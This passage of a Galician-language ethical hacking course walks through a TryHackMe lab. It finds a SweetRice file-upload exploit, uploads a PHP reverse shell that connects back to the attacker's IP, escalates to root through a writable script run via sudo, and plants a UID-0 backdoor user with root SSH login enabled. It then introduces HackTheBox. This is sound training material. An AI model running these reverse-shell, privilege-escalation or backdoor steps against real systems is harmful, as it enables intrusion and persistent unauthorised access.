- `searchsploit` para buscar exploits relacionados con sweetrice:

```
searchsploit sweetrice
```



Exploits atopados

Podemos observar que atopamos varios exploits para a versión 1.5.1, sendo a principio moi interesante o de `File Upload`. Lemos o contido do ficheiro `40716.py` co seguinte comando para estudar este exploit:

```
searchsploit -x 40716.py
```

Unha vez estudado este exploit continuamos coa fase de Explotación.
Tamén podemos descargar este exploit á ruta local mediante o comando:

```
searchsploit -m 40716.py
```

Fase 3: Explotación

Estudando o contido do exploit para esa aplicación atopamos que é vulnerable á subida de arquivos php5 na xeración de Post, entón:


- Descargamos unha reverse shell php de: GitHub pentestmonkey
- Modificamos a extensión a php5 e no contido do ficheiro a IP e o porto a escoitar a reverse shell

IP da máquina Kali Linux


No caso de execución deste procedemento a IP da máquina Kali Linux foi: **10.9.1.180**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.

```
$ ip -o -4 addr show eth0 | awk '{print $4}' | cut -d'/' -f1
```


```
cp -pv php-reverse-shell.php shell.php5
grep -i change shell.php5
ip -o -4 addr show tun0 | awk '{print $4}' | cut -d'/' -f1
sed -i -e "s|='127.0.0.1'|='10.9.1.180'|" -e 's/= 1234/= 4444/' shell.php5
```



┌──(kali㉿kali)-[~/Downloads]
└─$ cp -pv php-reverse-shell.php shell.php5
'php-reverse-shell.php' → 'shell.php5'
┌──(kali㉿kali)-[~/Downloads]
└─$ grep -i change shell.php5
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234;   // CHANGE THIS
// Change to a safe directory
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
┌──(kali㉿kali)-[~/Downloads]
└─$ ip -o -4 addr show tun0 | awk '{print $4}' | cut -d'/' -f1
10.9.1.180
┌──(kali㉿kali)-[~/Downloads]
└─$ sed -i -e "s|= '127.0.0.1'|= '10.9.1.180'|" -e 's/= 1234/= 4444/' shell.php5


• Accedemos a Post -> Create



• Subimos ese arquivo php5, que será accesible en http://10.10.127.68/content/attachments/shell.php5








• Abrimos outra consola en Kali Linux e pomos o porto TCP anterior en escoita para recoller a shell da máquina vítima:

```
nc -nlvp 4444
```

• No navegador accedemos a http://10.10.127.68/content/attachments/shell.php5



- Agora, obtemos na consola anterior a reverse shell, na cal facemos un tratamento tty para convertir esta consola nun terminal similar ao que obteriamos se accederamos como usuario a este sistema:

```
script /dev/null -c bash
Ctrl+Z
stty raw -echo;fg
reset
xterm
export TERM=xterm
export SHELL=bash
```

De interese

https://s4vitar.github.io/oscp-preparacion/#pentesting-linux

Fase 4: Post-explotación


Recolleita de información (datos sensibles):
Dende a consola aberta a través de *nc* podemos ir recopilando información.

```
whoami
uname -a
cat /etc/passwd
ls -l /home
ls -lahtr /home/itguy
cat /home/itguy/user.txt
```

Xa obtemos a flag user.txt

Seguimos:

```
sudo -l
cat /home/itguy/backup.pl
ls -l /etc/copy.sh
echo sh > /etc/copy.sh
/usr/bin/perl /home/itguy/backup.pl
$ whoami
www-data
$ exit
sudo /usr/bin/perl /home/itguy/backup.pl
# whoami
root
```




Xa somos **root**, co cal executamos:

```
ls -l /root
cat /root/root.txt
```

Xa obtemos a flag root.txt

Agora xa podemos subir os flags atopados a TryHackMe



Fase 5: Persistencia

> **Aínda que as Flags xa se conseguiron...**
>
> Podemos intentar conseguir a Persistencia na máquina.

Engadir usuario permanente e ademais facelo root

```
useradd -m pentester -o -u 0 -g 0
echo 'pentester:abc123.' | chpasswd
id pentester
sed -i 's|PermitRootLogin prohibit-password|PermitRootLogin yes|' /etc/ssh/sshd_config
reboot
```

```
# whoami
root
# useradd -m pentester -o -u 0 -g 0
# echo 'pentester:abc123.' | chpasswd
# id pentester
uid=0(root) gid=0(root) groups=0(root)
# sed -i 's|PermitRootLogin prohibit-password|PermitRootLogin yes' /etc/ssh/sshd_config
# reboot
```

Unha vez reiniciada a máquina vemos que podemos acceder mediante ssh co usuario root `pentester`

```
┌──(kali㉿kali)-[~]
└─$ nc -vz 10.10.127.68 22
10.10.127.68 [10.10.127.68] 22 (ssh) open

┌──(kali㉿kali)-[~]
└─$ ssh pentester@10.10.127.68
pentester@10.10.127.68's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-70-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


0 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

# whoami
root
#
```

Fase 6: Informe final

Seguir o indicado en Informes de Pentesting para obter os informes.

> **Exemplos nas seccións**
>
> - Metasploitable 2
> - Metasploitable 3
> - VulnHub

3.2.5 HackTheBox

Introdución

Que é HackTheBox?

Hack The Box é unha plataforma avanzada para practicar hacking ético mediante resolución de máquinas e retos tipo CTF.

É necesario rexistrarse?

Si. Requírese rexistro e confirmación de correo electrónico.

Pódense publicar solucións?

Só se permite publicar write-ups de máquinas *retired*. Non se deben facer públicas solucións de máquinas activas. Os write-ups deben indicar claramente a fonte e non desvelar flags directamente.


> **Contra Free e primeiro acceso**
>
> Coa conta Free pódese facer as `Starting Point` e as máquinas activas dispoñibles entre as 20 do plan Free, pero se se quere acceder ao catálogo completo (retired, instancias persoais, Pwnbox ilimitado, etc.) necesitarase un plan VIP/VIP+.

1. Crear unha conta(free) en Hack The Box
2. Para activar a conta en HackTheBox realizar a verificación de correo electrónico recibido no correo rexistrado na xeración da conta.
   "Ollo que pode ser que o correo de verificación entre en Spam"
   A primeira vez que accedes deberás contestar unha serie de preguntas para escoller o path de aprendizaxe. Unha vez escollido o path xa poderás acceder ás Máquinas virtuais de HackTheBox para resolvelas.

Tamén no panel esquerdo atoparás a sección `Starting Point`, que é a zona pensada para principiantes que comezan no hacking ético e a ciberseguridade:

- Contén máquinas virtuais guiadas paso a paso, con instrucións moi básicas que axudan a aprender o fluxo típico dun pentest: recoñecemento, enumeración, explotación e escalada de privilexios.
- O obxectivo é familiarizarse coa plataforma HTB, co uso da VPN e coas ferramentas máis comúns (nmap, gobuster, hydra, metasploit, etc.).
- Cada máquina inclúe *hints* e preguntas intermedias, para asegurar que realmente se entende o proceso.
- Serve como ponte entre as **Academy Modules** (parte máis teórica) e as **Machines** normais de HTB (que xa non teñen guía e requiren máis experiencia).

Práctica Taller: Cap (HackTheBox) – Pentest completo paso a paso


> **De interese: Labs Hack The Box**
>
> - **Adventure Modei**(modo sen guía): exploración libre da máquina, sen pasos nin checks. Ideal se queres probar por ti mesmo.
> - **Guided Mode**(modo guiado): pasos e pistas paso a paso que che levan desde o recoñecemento ata a obtención da "flag". Mellor para principiantes.
> - **Official Writeup** — abre/descarga o informe oficial da máquina (se está dispoñible para esa máquina). Útil para revisar solucións e axudar no aprendizaxe.
> - **Video Walkthrough** — reproduce un vídeo con explicacións e demostracións da resolución (se existe para esa máquina).
> - Ás `labs` pódese acceder mediante `PwnBox` ou `VPN`.
>
> 
>
>
> - As contas **Free** soamente poderán iniciar o `PwnBox` **gratuíto 2 horas ao día**. Debes abonarte para acceso ilimitado a PwnBox.
> - Se se accede por `PwnBox` xa conectas dende o propia navegador a unha máquina atacante, con moitas ferramentas preinstaladas, a cal posúe conectividade coa máquina vítima(lab).
> - Se se accede por `VPN` debes configurar a túa propia máquina para o ataque e conectar dende ela, por VPN, á máquina vítima(lab).
> - Usa a máquina desta `lab` como práctica inicial antes de abordar máquinas máis complexas.

Obxectivo

Realizar un test de intrusión completo (6 fases) sobre a máquina, desde enumeración ata explotación, persistencia e redacción do informe.

Pasos básicos

1. Configurar en VirtualBox unha máquina **Kali Linux** coa rede en modo **NAT**.



